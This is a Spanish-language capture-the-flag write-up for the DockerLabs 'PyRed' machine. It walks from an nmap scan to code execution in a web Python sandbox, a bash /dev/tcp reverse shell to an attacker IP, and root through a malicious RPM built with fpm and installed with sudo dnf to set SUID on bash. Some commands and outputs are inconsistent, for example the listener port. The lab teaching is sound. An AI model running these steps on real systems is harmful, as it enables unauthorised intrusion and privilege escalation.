PyRed • Medio

Maquina: https://dockerlabs.es/

Herramientas utilizadas:

| NMAP | PYTHON | NETCAT |

#1 | Escaneo de puertos | NMAP

```
--$ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

▼ Explicación

`>> -p-`: Escanea **todos** los puertos

`>> --open`: Muestra solo los puertos abiertos.

`>> -sS`: Hace un escaneo **SYN** (semioculto, no completa la conexión).

`>> --min-rate 5000`: Fuerza un mínimo de **5000 paquetes por segundo**

`>> -vvv`: Muestra información detallada en tiempo real.

`>> -n`: No hace resolución de nombres (más rápido).

`>> -Pn`: Omite la detección de hosts (asume que el objetivo está activo).

```
nmap -sCV -p5000 172.17.0.2
```

Resultado:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 12:11 EST
Nmap scan report for asucar.dl (172.17.0.2)
```

```
Host is up (0.000030s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.2 Python/3.12.2
|     Date: Thu, 12 Dec 2024 17:11:59 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1959
|     Connection: close
|     <style>
|     body {
|     background-color: #343a40; /* Color de fondo oscuro */
|     font-family: Arial, sans-serif;
|     color: #fff; /* Color del texto blanco */
|     .container {
|     width: 50%;
|     margin: auto;
|     text-align: center;
|     .header {
|     margin-bottom: 20px;
|     .form {
|     background-color: #495057; /* Color de fondo oscuro para el formulario *
|     padding: 20px;
|     border-radius: 10px;
|     box-shadow: 0 0 10px rgba(255, 255, 255, 0.1); /* Sombra tenue en el form
|     textarea {
|     width: 100%;
|     padding: 10px;
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
```

```
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported met
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/versior
SF-Port5000-TCP:V=7.94SVN%I=7%D=12/12%Time=675B195F%P=x86_64-p
SF:r(GetRequest,856,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.0
SF:\x20Python/3\.12\.2\r\nDate:\x20Thu,\x2012\x20Dec\x202024\x2017:11:59
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Leng
SF::\x201959\r\nConnection:\x20close\r\n\r\n\r\n\x20\x20\x20\x20\x20\x20\x2
SF:\x20\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body
SF:{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20background-colo
SF:0#343a40;\x20/\*\x20Color\x20de\x20fondo\x20oscuro\x20\*/\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20Arial,\x20sans-se
SF:f;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:\x20#fff;\x2
SF:/\*\x20Color\x20del\x20texto\x20blanco\x20\*/\n\x20\x20\x20\x20\x20\x2
SF:\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20\.container\x20{\n\x20\x2(
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20width:\x2050%;\n\x20\x20\x20
SF:x20\x20\x20\x20\x20\x20\x20\x20margin:\x20auto;\n\x20\x20\x20\x20\x2
SF:20\x20\x20\x20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x2
SF:x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20\.header\x20{\n\x20\x2
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin-bottom:\x2020px;\n\x2(
SF:\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20\.form\x2
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20background-color:\
SF:495057;\x20/\*\x20Color\x20de\x20fondo\x20oscuro\x20para\x20el\x20f
SF:lario\x20\*/\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20paddin
SF:x2020px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20border-ra
SF::\x2010px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20box-sha
SF:\x200\x200\x2010px\x20rgba\(255,\x20255,\x20255,\x200\.1\);\x20/\*\x2(
SF:ombra\x20tenue\x20en\x20el\x20formulario\x20\*/\n\x20\x20\x20\x20\x2
SF:20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20textarea\x20{\n\x20\x2(
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20width:\x20100%;\n\x20\x20\x20
SF:x20\x20\x20\x20\x20\x20\x20\x20padding:\x2010px;\n\x20")%r(RTSPReq
SF:16C,"<!DOCTYPE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x
```

```
SF:x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20
SF:20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x
SF:Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x2
SF:e:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad
SF:quest\x20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x2
SF:\x20<p>Error\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\
SF:yntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body
SF:html>\n");
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 93.24 seconds
```


▼ Qué análisis podemos hacer de este escaneo?

1. Servicio que esta corriendo: Werkzeug/3.0.2, un servidor de `python`, o que puede estar relacionado con **Flask**(aplicacion web)
2. Respuesta `HTTP`: **interfaz web accesible.**

El puerto `:5000` corre el servicio UPnP (Universal Plug and Play). Si se configura de forma incorrecta, se puede realizar un **ataque de puerta trasera o explotar vulnerabilidades en la red.**

#2 | Identificación de Web | Python

Sabiendo que probablemente sea una pagina web, intentamos ingresar: `https://172.17.0.2:5000`



vemos que es una interfaz, donde podemos poner código `python` para aprender. Es decir, si colocamos un:

```
Import os
os.system("home")
```

el output nos devuelve:

```
home
```

Primera Prueba de Ejecución de Código

Para verificar si el código realmente se ejecuta en la máquina víctima y no solo en un entorno aislado, probamos con:

```
import getpass

# Obtener el nombre del usuario
usuario = getpass.getuser()
print(f"Hola, {usuario}. Bienvenido al script.")
```

▼ Explicación

`>> import getpass` → Importa la librería `getpass`, que permite interactuar con datos del usuario, como nombres de usuario y contraseñas.

`>> usuario = getpass.getuser()` → Obtiene el nombre del usuario actual desde el sistema operativo.

- Linux: usa la variable de entorno `USER`.

`>> print(f"Hola, {usuario}. Bienvenido al script.")` → Muestra el nombre del usuario en pantalla usando una f-string.

Si el resultado nos devuelve un nombre de usuario real del sistema, podemos confirmar que hay una posible **vulnerabilidad de ejecución remota de código (RCE)**. Esto nos abriría la puerta a escalar privilegios o ejecutar otros comandos en la máquina víctima.

⬇️ El output revela

```
Hola, primpi, Bienvenido al script.
```

Primer dato recolectado: usuario: `primpi`

#3| Reverse shell | NETCAT

Sabemos que tenemos una pagina web que acepta código Python, que enviamos un input y devuelve un output. Esto permite que podamos inyectar código arbitrario en el servidor de la maquina vulnerable, de forma remota a través de la web.

1. Enumeramos los ficherps

Input

```
import os

os.system("ls")
```

Output

```
afs
bin
boot
dev
etc
home
lib
```

```
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Ejecutamos una reverseshell

Input

```
import os

os.system("bash -c 'bash -i >& /dev/tcp/192.168.33.1/443 0>&1'")
```

▼ Explicación

`>> import os`: Permite ejecutar comandos del sistema desde Python.

`>> os.system("...")`: Ejecuta el comando del sistema operativo.

`>> bash -c '...'`: Ejecuta un comando Bash.

`>> bash -i`: Inicia una shell interactiva de Bash.

`>> >& /dev/tcp/192.168.33.1/443`: Redirige la salida y errores a la IP y puerto del atacante.

`>> 0>&1`: Redirige la entrada estándar para recibir comandos del atacante

En nuestra maquina host:

```
--$ nc -lvnp 443
```

Perfecto, entramos a la maquina:

```
listening on [any] 7777 ...
connect to [192.168.33.1] from (UNKNOWN) [172.17.0.2] 57762
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
[primpi@f4bf127f1128 /]$ whoami
whoami
primpi
```

#4 | Escalar privilegios | BASH

Vemos que tenemos permiso de ejecución del binario `/usr/bin/dnf`.

```
[primpi@f4bf127f1128 /]$ sudo -l

Matching Defaults entries for primpi on f4bf127f1128:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plu
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_
    env_keep+="MAIL QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_ME
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPH
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTI
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User primpi may run the following commands on f4bf127f1128:
    (ALL) NOPASSWD: /usr/bin/dnf
```

Como el usuario `primpi` puede ejecutar `dnf` sin contraseña, eso es una vulnerabilidad.

`dnf` es un gestor de paquetes, pero también se puede usar para ejecutar comandos como root.

Si busco en **GTFOBins**, puedo encontrar una forma de abusar de esta vulnerabilidad para ejecutar comandos arbitrarios con privilegios elevados, lo que me daría control total del sistema.

❗**IMPORTANTE → TENES QUE INSTALAR fpm tutorial**

En nuestra maquina host (root@kali)—$

Pasos:

▼ **1. En nuestra consola, fuera del reverseshell**

```
TF=$(mktemp -d)
```

- Creo un directorio temporal y guardo la ruta en `TF`.
- Así evito ensuciar otras carpetas con archivos innecesarios.

▼ **2. Enviamos codigo para que bash con privilegios**

```
echo 'chmod u+s /bin/bash' > $TF/x.sh
```

- Armo un script (`x.sh`) dentro de ese directorio temporal.
- Le meto un comando (`chmod u+s /bin/bash`) para que Bash tenga permisos `SUID`.
- Básicamente, si se ejecuta, permite abrir Bash con permisos elevados.

▼ **3. en nuestra consola descargamos un paquete `.rpm`**

```
--$ fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

- Estoy creando un paquete `.rpm` llamado `x` con `fpm`.
- Le paso el script `x.sh` para que se ejecute antes de instalar el paquete.
- Se empaqueta todo dentro del directorio temporal `$TF`.
- Al finalizar, se genera el archivo `x-1.0-1.noarch.rpm`.

▼ **4. Levantamos un puerto con python**

```
--$ python3 -m http.server
```

- Para acceder a el archivo que descargue desde otras maquinas
- Esto permite transferir el .rpm a la maquina objetivo fácilmente.

💡 **En resumen…**

- Estoy creando un paquete `.rpm` que, al instalarse, ejecuta un script para darle más permisos a Bash.
- Si logro que se instale con `sudo dnf install x-1.0-1.noarch.rpm`, puedo ganar acceso root.
- Esto es útil en entornos CTF o en pruebas de pentesting para escalar privilegios

como se llama este script una vez descargado?

```
--$ls
auto_deploy.sh pyred.tar x-1.0-1.noarch.rpm
```

En maquina vulnerable [primpi@f4bf127f1128/]$

Nos conectamos al puerto por el que trasmite Python.

En este reverseshell no contamos con `wger` por lo que utilizamos `curl`

chat

```
[primpi@f4bf127f1128 /]$ curl -o http://172.17.0.2:8000/x-1.0-1.noarch.rpm
```

▼ Qué hace este comando?

`>> curl`: Descarga archivos desde una URL.

`>> o x-1.0-1.noarch.rpm`: Guarda el archivo con el nombre `x-1.0-1.noarch.rpm`.

`>> http://172.17.0.2:8000/x-1.0-1.noarch.rpm`: La dirección del servidor que aloja el archivo

```
[primpi@f4bf127f1128 /]$ ls
x-1.0-1.noarch.rpm

ahora INSTALAMOS EL x-1.0-1.noarch.rpm
[primpi@f4bf127f1128 /]$ sudo dnf install -y x-1.0-1.noarch.rpm
================================================================
Package         Architecture      Version      Repository      size
================================================================
Installing:
 x              noarch            1.0-1        @commandline    6.0k
 Transaction Summary
================================================================
```

Perfecto! instalamos correctamente el `.rpm`

```
[primpi@f4bf127f1128 /]$ bash -p
whoami
root
```

CONSEGUIMOS EL ROOT! 💥

REDES🌐